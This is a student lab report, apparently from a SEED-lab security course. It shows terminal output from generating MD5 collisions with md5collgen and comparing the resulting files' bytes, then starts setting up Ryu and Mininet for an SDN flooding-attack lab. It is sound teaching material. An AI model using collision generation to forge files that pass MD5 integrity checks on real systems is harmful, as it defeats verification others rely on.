


Fig. 65: out2 bin text

g. Figure 66 shows the difference of 2 files. It shows that the files are different.

```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Apr 8 23:30 •
Terminal
seed@Harish_CMPE209:~/.../MD5 Collision Attack Lab$echo "this is md5 lab" > prefix.txt
seed@Harish_CMPE209:~/.../MD5 Collision Attack Lab$md5collgen -p prefix.txt -o out1.bin out2.bin
MD5 collision generator v1.5
by Marc Stevens (http://www.win.tue.nl/hashclash/)
Using output filenames: 'out1.bin' and 'out2.bin'
Using prefixfile: 'prefix.txt'
Using initial value: ed028c51d63cb39a09956bbf4c7046cb


Generating first block: .
Generating second block: W................
Running time: 4.64251 s
seed@Harish_CMPE209:~/.../MD5 Collision Attack Lab$diff out1.bin out2.bin
Binary files out1.bin and out2.bin differ
seed@Harish_CMPE209:~/.../MD5 Collision Attack Lab$md5sum out1.bin
ac4aa03da9277b0524b5ea90ea8cec3  out1.bin
seed@Harish_CMPE209:~/.../MD5 Collision Attack Lab$md5sum out2.bin
ac4aa03da9277b0524b5ea90ea8cec3  out2.bin
seed@Harish_CMPE209:~/.../MD5 Collision Attack Lab$
```

Fig. 66: Difference of 2 files

Answer 1: If the length of the prefix file is not a multiple of 64 and let's say it is less than 64, then the prefix length is made 64 bytes by padding the required number of 0's. If the length is more than 64, then the prefix is divided into 64-byte blocks and then hashed accordingly.

Answer 2:

- Figure 67 shows the prefix text creation.



```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Apr 8 23:51 •
seed@Harish_CMPE209:~/.../MD5 Collision Attack Lab$echo "$(python3 -c 'print("A"*63)')" >> prefix_64.txt
seed@Harish_CMPE209:~/.../MD5 Collision Attack Lab$
```

Fig. 67: Prefix Text Creation

- Figure 68 shows the created prefix.




Fig. 68: Created Prefix

- Figure 69 shows the prefix text content.





Fig. 69: Prefix Text content

- Figure 70 shows the generation of pf1 and pf2 bin files.



```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Apr 8 23:55 •
seed@Harish_CMPE209:~/.../MD5 Collision Attack Lab$echo "$(python3 -c 'print("A"*63)')" >> prefix_64.txt
seed@Harish_CMPE209:~/.../MD5 Collision Attack Lab$truncate -s 64 prefix_64.txt
seed@Harish_CMPE209:~/.../MD5 Collision Attack Lab$md5collgen -p prefix_64.txt -o pf1 pf2
MD5 collision generator v1.5
by Marc Stevens (http://www.win.tue.nl/hashclash/)
Using output filenames: 'pf1' and 'pf2'
Using prefixfile: 'prefix_64.txt'
Using initial value: 3a136d35359c6ae88c3b9d2b9747734b
Generating first block: ....
```

Fig. 70: Creation of pf1 and pf2 bin file

e. Figure 71 shows the generated pf1 and pf2 file.




Fig. 71: Generated pf1 and pf2

f. Figure 72 shows pf1 text.




Fig. 71: pf1 text

g. Figure 73 shows the pf2 text.




Fig. 73: pf2 text

h. Figure 74 shows the pf1 and pf2 differences.




Fig. 74: Differences in both files

i. Figure 75 shows the python code for checking differences.

Fig. 75: Python for checking differences

j. Figure 76 shows the differences in bytes.

```
SEED-Ubuntu20.04.Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal • April 9 00:31
seed@Harish_CMPE209:~/.MD5 Collision Attack Lab$echo "$(python3 -c 'print("A"*63)')" >> prefix_64.txt
seed@Harish_CMPE209:~/.MD5 Collision Attack Lab$truncate -s 64 prefix_64.txt
seed@Harish_CMPE209:~/.MD5 Collision Attack Lab$md5collgen -p prefix_64.txt -o pf1 pf2
MD5 collision generator v1.5
by Marc Stevens (http://www.win.tue.nl/hashclash/)
Using output filenames: 'pf1' and 'pf2'
Using prefixfile: 'prefix_64.txt'
Using initial value: 3a136d35359c6ae88c3b9d2b9747734b

Generating first block: .....
Generating second block: S01.....
Running time: 10.1693 s
seed@Harish_CMPE209:~/.MD5 Collision Attack Lab$head -c 128 pf1 > P
seed@Harish_CMPE209:~/.MD5 Collision Attack Lab$head -c 128 pf2 > Q
seed@Harish_CMPE209:~/.MD5 Collision Attack Lab$diff
diff diff3
seed@Harish_CMPE209:~/.MD5 Collision Attack Lab$diff_bytes.py P Q
diff_bytes.py: command not found
seed@Harish_CMPE209:~/.MD5 Collision Attack Lab$python3 diff_bytes.py P Q
python3: can't open file 'diff_bytes.py': [Errno 2] No such file or directory
seed@Harish_CMPE209:~/.MD5 Collision Attack Lab$diff_bytes.py P Q
bash: ./diff_bytes.py: Permission denied
seed@Harish_CMPE209:~/.MD5 Collision Attack Lab$python3 diff_bytes.py P Q
different bytes in 0x53 : 0xc0 vs 0x40
different bytes in 0x6d : 0x65 vs 0xe5
different bytes in 0xb7 : 0xa5 vs 0x25
seed@Harish_CMPE209:~/.MD5 Collision Attack Lab$
```


Fig. 76: Differences in bytes

Answer 3: No, not all bytes are different. In the previous case, the bytes differed only in individual positions. After many trials, the places where these differences were found were not fixed. Figure 77 shows the differences.

Fig. 77: A few differences

8. SDN Mininet Lab:


- Installing the dependencies. Figure 78 shows apt -get update command.



```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Mar 18 19:22
root@VM:/home/seed/Documents/CMPE_209/Assignment2/FloodingAttack_SDN_DataPlane# apt-get update
Hit:1 http://us.archive.ubuntu.com/ubuntu focal InRelease
Get:2 http://security.ubuntu.com/ubuntu focal-security InRelease [114 kB]
Get:3 http://security.ubuntu.com/ubuntu focal-security/main amd64 Packages [2,045 kB]
Get:4 http://security.ubuntu.com/ubuntu focal-security/main i386 Packages [568 kB]
Get:5 http://security.ubuntu.com/ubuntu focal-security/main Translation-en [333 kB]
Get:6 http://security.ubuntu.com/ubuntu focal-security/main amd64 DEP-11 Metadata [59.9 kB]
Get:7 http://security.ubuntu.com/ubuntu focal-security/main amd64 c-n-f Metadata [12.3 kB]
Get:8 http://security.ubuntu.com/ubuntu focal-security/restricted amd64 Packages [1,556 kB]
Get:9 http://security.ubuntu.com/ubuntu focal-security/restricted Translation-en [219 kB]
Get:10 http://security.ubuntu.com/ubuntu focal-security/universe amd64 Packages [812 kB]
Get:11 http://security.ubuntu.com/ubuntu focal-security/universe i386 Packages [589 kB]
Get:12 http://security.ubuntu.com/ubuntu focal-security/universe Translation-en [161 kB]
Get:13 http://security.ubuntu.com/ubuntu focal-security/universe amd64 DEP-11 Metadata [95.7 kB]
Get:14 http://security.ubuntu.com/ubuntu focal-security/universe DEP-11 48x48 Icons [48.3 kB]
Get:15 http://security.ubuntu.com/ubuntu focal-security/universe DEP-11 64x64 Icons [94.8 kB]
Get:16 http://security.ubuntu.com/ubuntu focal-security/universe amd64 c-n-f Metadata [17.2 kB]
Get:17 http://security.ubuntu.com/ubuntu focal-security/multiverse amd64 DEP-11 Metadata [940 B]
Fetched 6,727 kB in 10s (692 kB/s)
Reading package lists... Done
root@VM:/home/seed/Documents/CMPE_209/Assignment2/FloodingAttack_SDN_DataPlane# git clone https://github.com/osrg/ryu.git
```

Fig. 78: apt -get update command

- Figure 79 shows the apt install command.



```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Mar 18 19:25
root@VM:/home/seed/Documents/CMPE_209/Assignment2/FloodingAttack_SDN_DataPlane# apt-get update
Hit:1 http://us.archive.ubuntu.com/ubuntu focal InRelease
Get:2 http://security.ubuntu.com/ubuntu focal-security InRelease [114 kB]
Get:3 http://security.ubuntu.com/ubuntu focal-security/main amd64 Packages [2,045 kB]
Get:4 http://security.ubuntu.com/ubuntu focal-security/main i386 Packages [568 kB]
Get:5 http://security.ubuntu.com/ubuntu focal-security/main Translation-en [333 kB]
Get:6 http://security.ubuntu.com/ubuntu focal-security/main amd64 DEP-11 Metadata [59.9 kB]
Get:7 http://security.ubuntu.com/ubuntu focal-security/main amd64 c-n-f Metadata [12.3 kB]
Get:8 http://security.ubuntu.com/ubuntu focal-security/restricted amd64 Packages [1,556 kB]
Get:9 http://security.ubuntu.com/ubuntu focal-security/restricted Translation-en [219 kB]
Get:10 http://security.ubuntu.com/ubuntu focal-security/universe amd64 Packages [812 kB]
Get:11 http://security.ubuntu.com/ubuntu focal-security/universe i386 Packages [589 kB]
Get:12 http://security.ubuntu.com/ubuntu focal-security/universe Translation-en [161 kB]
Get:13 http://security.ubuntu.com/ubuntu focal-security/universe amd64 DEP-11 Metadata [95.7 kB]
Get:14 http://security.ubuntu.com/ubuntu focal-security/universe DEP-11 48x48 Icons [48.3 kB]
Get:15 http://security.ubuntu.com/ubuntu focal-security/universe DEP-11 64x64 Icons [94.8 kB]
Get:16 http://security.ubuntu.com/ubuntu focal-security/universe amd64 c-n-f Metadata [17.2 kB]
Get:17 http://security.ubuntu.com/ubuntu focal-security/multiverse amd64 DEP-11 Metadata [940 B]
Fetched 6,727 kB in 10s (692 kB/s)
Reading package lists... Done
root@VM:/home/seed/Documents/CMPE_209/Assignment2/FloodingAttack_SDN_DataPlane# git clone https://github.com/osrg/ryu.git
Cloning into 'ryu'...
remote: Enumerating objects: 26506, done.
remote: Counting objects: 100% (4/4), done.
remote: Compressing objects: 100% (4/4), done.
remote: Total 26506 (delta 0), reused 1 (delta 0), pack-reused 26502
Receiving objects: 100% (26506/26506), 13.95 MiB | 8.00 MiB/s, done.
Resolving deltas: 100% (19159/19159), done.
root@VM:/home/seed/Documents/CMPE_209/Assignment2/FloodingAttack_SDN_DataPlane# apt install gcc python-dev libffi-dev libssl-dev libxml2-dev libxslt1-dev zlib1g-dev
```

Fig. 79: apt install command

- c. Figure 80 shows the output for the previous command and apt install python3 pip command.

```

SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
Activities Terminal Mar 18 19:30
root@VM: /home/seed/Documents/CMPE_209/Assignment2/FloodingAttack_SDN_DataPlane
Preparing to unpack .../11-python2-dev_2.7.17-2ubuntu4_amd64.deb ...
Unpacking python2-dev (2.7.17-2ubuntu4) ...
Selecting previously unselected package python-dev-is-python2.
Preparing to unpack .../12-python-dev-is-python2_2.7.17-4_all.deb ...
Unpacking python-dev-is-python2 (2.7.17-4) ...
Selecting previously unselected package libffi-dev:amd64.
Preparing to unpack .../13-libffi-dev_3.3-4_amd64.deb ...
Unpacking libffi-dev:amd64 (3.3-4) ...
Setting up libffi-dev:amd64 (3.3-4) ...
Setting up libpython2.7-stdlib:amd64 (2.7.18-1~20.04.3) ...
Setting up libssl-dev:amd64 (1.1.1f-1ubuntu2.17) ...
Setting up icu-devtools (66.1-2ubuntu2.1) ...
Setting up libcu-dev:amd64 (66.1-2ubuntu2.1) ...
Setting up libpython2.7:amd64 (2.7.18-1~20.04.3) ...
Setting up libpython2.7-dev:amd64 (2.7.18-1~20.04.3) ...
Setting up python2.7 (2.7.18-1~20.04.3) ...
Setting up libpython2-stdlib:amd64 (2.7.17-2ubuntu4) ...
Setting up python2 (2.7.17-2ubuntu4) ...
Setting up libxml2-dev:amd64 (2.9.10+dfsg-5ubuntu0.20.04.5) ...
Setting up libpython2-dev:amd64 (2.7.17-2ubuntu4) ...
Setting up python-is-python2 (2.7.17-4) ...
Setting up python2.7-dev (2.7.18-1~20.04.3) ...
Setting up python2-dev (2.7.17-2ubuntu4) ...
Setting up libxslt1-dev:amd64 (1.1.34-4ubuntu0.20.04.1) ...
Setting up python-dev-is-python2 (2.7.17-4) ...
Processing triggers for desktop-file-utils (0.24-1ubuntu3) ...
Processing triggers for mime-support (3.64ubuntu1) ...
Processing triggers for gnome-menus (3.36.0-ubuntu1) ...
Processing triggers for libc-bin (2.31-0ubuntu9.7) ...
Processing triggers for man-db (2.9.1-1) ...
Processing triggers for install-info (6.7.0.dfsg.2-5) ...
root@VM:/home/seed/Documents/CMPE_209/Assignment2/FloodingAttack_SDN_DataPlane# apt install python3-pip

```

Fig. 80: Output for previous command

- d. Figure 81 shows the output for previous command and cd ryu command.

```

SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
Activities Terminal Mar 18 19:37
root@VM: /home/seed/Documents/CMPE_209/Assignment2/FloodingAttack_SDN_DataPlane
Processing triggers for gnome-menus (3.36.0-ubuntu1) ...
Processing triggers for libc-bin (2.31-0ubuntu9.7) ...
Processing triggers for man-db (2.9.1-1) ...
Processing triggers for install-info (6.7.0.dfsg.2-5) ...
root@VM:/home/seed/Documents/CMPE_209/Assignment2/FloodingAttack_SDN_DataPlane# apt install python3-pip
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libfbprint-2-tod1 liblwlw10 linux-headers-5.4.0-42 linux-headers-5.4.0-42-generic linux-image-5.4.0-42-generic
  linux-modules-5.4.0-42-generic linux-modules-extra-5.4.0-42-generic
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  python-pip-whl
The following packages will be upgraded:
  python-pip-whl python3-pip
2 upgraded, 0 newly installed, 0 to remove and 57 not upgraded.
Need to get 2,036 kB of archives.
After this operation, 0 B of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://security.ubuntu.com/ubuntu focal-security/universe amd64 python3-pip all 20.0.2-5ubuntu1.8 [231 kB]
Get:2 http://security.ubuntu.com/ubuntu focal-security/universe amd64 python-pip-whl all 20.0.2-5ubuntu1.8 [1,805 kB]
Fetched 2,036 kB in 3s (601 kB/s)
(Reading database ... 233739 files and directories currently installed.)
Preparing to unpack .../python3-pip_20.0.2-5ubuntu1.8_all.deb ...
Unpacking python3-pip (20.0.2-5ubuntu1.8) over (20.0.2-5ubuntu1.7) ...
Preparing to unpack .../python-pip-whl_20.0.2-5ubuntu1.8_all.deb ...
Unpacking python-pip-whl (20.0.2-5ubuntu1.8) over (20.0.2-5ubuntu1.7) ...
